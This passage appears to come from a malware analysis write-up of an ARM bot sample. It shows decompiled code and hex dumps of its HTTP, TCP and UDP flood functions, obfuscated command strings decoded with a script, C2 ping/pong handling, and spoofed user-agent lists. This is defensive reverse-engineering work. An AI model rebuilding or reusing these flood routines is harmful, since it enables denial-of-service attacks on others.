0000974c          __libc_write(*C2Sock, pong_buf, __GI_strlen(0x2669c))
```

```
00026670  udp_arg:
00026670  78 67 73 69 6f 72 72 67-00 00 00 00            xgsiorrg....
0002667c  tcp_arg:
0002667c                                 77 66 73 69           wfsi
00026680  6f 72 72 67 00 00 00 00                        orrg....
00026688  uint40_t ping_buf =
00026688                        53 4c 51 4a 00 00 00 00        SLQJ....
00026690  kill_buf:
00026690  6e 6c 6f 6f 73 75 72 66-00 00 00 00            nloosurf....
0002669c  uint40_t pong_buf =
0002669c                                 53 52 51 4a           SRQJ
```

```
carbreal@manjaro:/home/carbreal/MalwareAnalysis/ARM/Sample1 $ ./decrypt.py "xgsiorrg"
udpflood
carbreal@manjaro:/home/carbreal/MalwareAnalysis/ARM/Sample1 $ ./decrypt.py "wfsiorrg"
tcpflood
carbreal@manjaro:/home/carbreal/MalwareAnalysis/ARM/Sample1 $ ./decrypt.py "nloosurf"
killproc
carbreal@manjaro:/home/carbreal/MalwareAnalysis/ARM/Sample1 $ ./decrypt.py "SLQJ"
PING
carbreal@manjaro:/home/carbreal/MalwareAnalysis/ARM/Sample1 $ ./decrypt.py "SRQJ"
PONG
```

It's very interesting that it has also a *http_send()+http_attack()* function with 5 different user-agent in memory and the HTTP request is also stored. It's used in the *http_attack()* function and it uses 4 different variables that are empty at the moment. I asume that when the new

functionality is implemented, the master will be able to select different payloads but it's not possible yet.

```
void* http_send(int32_t arg1, void* arg2)

000094ac  *http = *(arg2 + 4)
000094cc  *data_29648 = __GI_atoi(*(arg2 + 8))
000094ec  *data_2964c = __GI_atoi(*(arg2 + 0xc))
00009504  *data_29650 = *(arg2 + 0x10)
00009518  int32_t r0_5
00009518  int32_t r1
00009518  r0_5, r1 = __GI_atoi(*(arg2 + 0x14))
00009524  *data_29654 = r0_5
00009528  void* r0_6 = __fork(r0_5, r1, r0_5, 0x29644)
00009530  if (r0_6 == 0)
0000955c      *data_29654
00009570      r0_6 = http_attack(*http, *data_29648, *data_2964c, *data_29650)
0000957c  return r0_6
```

```
void* http_attack(char* arg1, int32_t arg2, int32_t arg3, char* arg4)

0000900c  int32_t r0 = __GI_socket(2, 1, 6)
00009028  int16_t var_430 = 2
00009030  __GI_inet_addr(arg1)
00009078  int32_t r3_7 = time(nullptr) + arg3
0000909c  void* r0_8
0000909c  if (__libc_connect(r0, &var_430, 0x10) == 0xffffffff)
000090b0      r0_8 = __GI_printf("Unable To Connect to Target: %s:…"  , arg1)
000090c4  else
000090c4      __GI_printf("Connected To Target: %s:%d \r\n", arg1)
000090d4      __GI_printf("Sending requests to: %s:%d \r\n", arg1)
000090e8      char* var_458_1
000090e8      int32_t var_454_1
000090e8      int32_t var_450
000090e8      uint32_t var_44c
000090e8      int32_t var_448
000090e8      int32_t var_444
000090e8      void var_220
000090e8      int32_t r1_7
000090e8      if (strcmp(arg4, "POST") != 0)
0000916c          int32_t r0_13 = rand()
0000918c          uint32_t r2_9 = (((r0_13 * 0xaaaaaaab) u>> 0x20) u>> 4) << 3
0000919c          var_444 = r0_13 - ((r2_9 << 2) - r2_9)
000091b8          var_458_1 = arg1
000091bc          var_454_1 = *(0x266b0 + ((var_444 u>> 2) << 2))
000091d0          r0_8, r1_7 = __GI_sprintf(&var_220, "%s %s HTTP/1.1\r\nHost: %s\r\nUs…"  , arg4)
000090f0      else
000090f0          int32_t r0_11 = rand()
00009110          uint32_t r2_5 = (((r0_11 * 0xaaaaaaab) u>> 0x20) u>> 4) << 3
00009120          var_448 = r0_11 - ((r2_5 << 2) - r2_5)
00009144          var_458_1 = arg1
00009148          var_454_1 = *(0x266b0 + ((var_448 u>> 2) << 2))
00009150          var_450 = 4
00009154          var_44c = *hexstring
00009164          r0_8, r1_7 = __GI_sprintf(&var_220, "%s %s HTTP/1.1\r\nHost: %s\r\nUs…"  , arg4)
000091d8      int32_t var_18_1 = 0
```

```
0001a324  char const data_1a324[0x1e] = "Sending requests to: %s:%d \r\n", 0

0001a342        00 00                                           ..

0001a344  char const data_1a344[0x5] = "POST", 0

0001a349                              00 00 00                        ...

0001a34c  char const data_1a34c[0x60] = "%s %s HTTP/1.1\r\n"
0001a34c      "Host: %s\r\n"
0001a34c      "User-Agent: %s\r\n"
0001a34c      "Content-type: text/plain\r\n"
0001a34c      "Content-length: %d\r\n\r\n"
0001a34c      " %s\r\n", 0
0001a3ac  char const data_1a3ac[0x40] = "%s %s HTTP/1.1\r\n"
0001a3ac      "Host: %s\r\n"
0001a3ac      "User-Agent: %s\r\n"
0001a3ac      "Connection: close\r\n\r\n", 0
```

```
00029648  int32_t data_29648 = 0x0
0002964c  int32_t data_2964c = 0x0
00029650  int32_t data_29650 = 0x0
00029654  int32_t data_29654 = 0x0
```

```
000266b0  useragents:
000266b0  e0 9e 01 00 2c 9f 01 00-98 9f 01 00 08 a0 01 00  ....,...........
000266c0  80 a0 01 00 c4 a0 01 00                          ........
```

```
00019ee0  Mozilla/5.0 (Windows NT 6.1; WOW64; rv:13.0) Gecko/20100101 Firefox/13.0.1
00019f2c  Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/536.5 (KHTML, like Gecko) Chrome/19.0.1084.56 Safari/536.5
00019f98  Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/536.11 (KHTML, like Gecko) Chrome/20.0.1132.47 Safari/536.11
0001a008  Mozilla/5.0 (Macintosh; Intel Mac OS X 10_7_4) AppleWebKit/534.57.2 (KHTML, like Gecko) Version/5.1.7 Safari/534.57.2
0001a080  Mozilla/5.0 (Windows NT 5.1; rv:13.0) Gecko/20100101 Firefox/13.0.1
0001a0c4  Mozilla/5.0 (Macintosh; Intel Mac OS X 10_7_4) AppleWebKit/536.11 (KHTML, like Gecko) Chrome/20.0.1132.47 Safari/536.11
```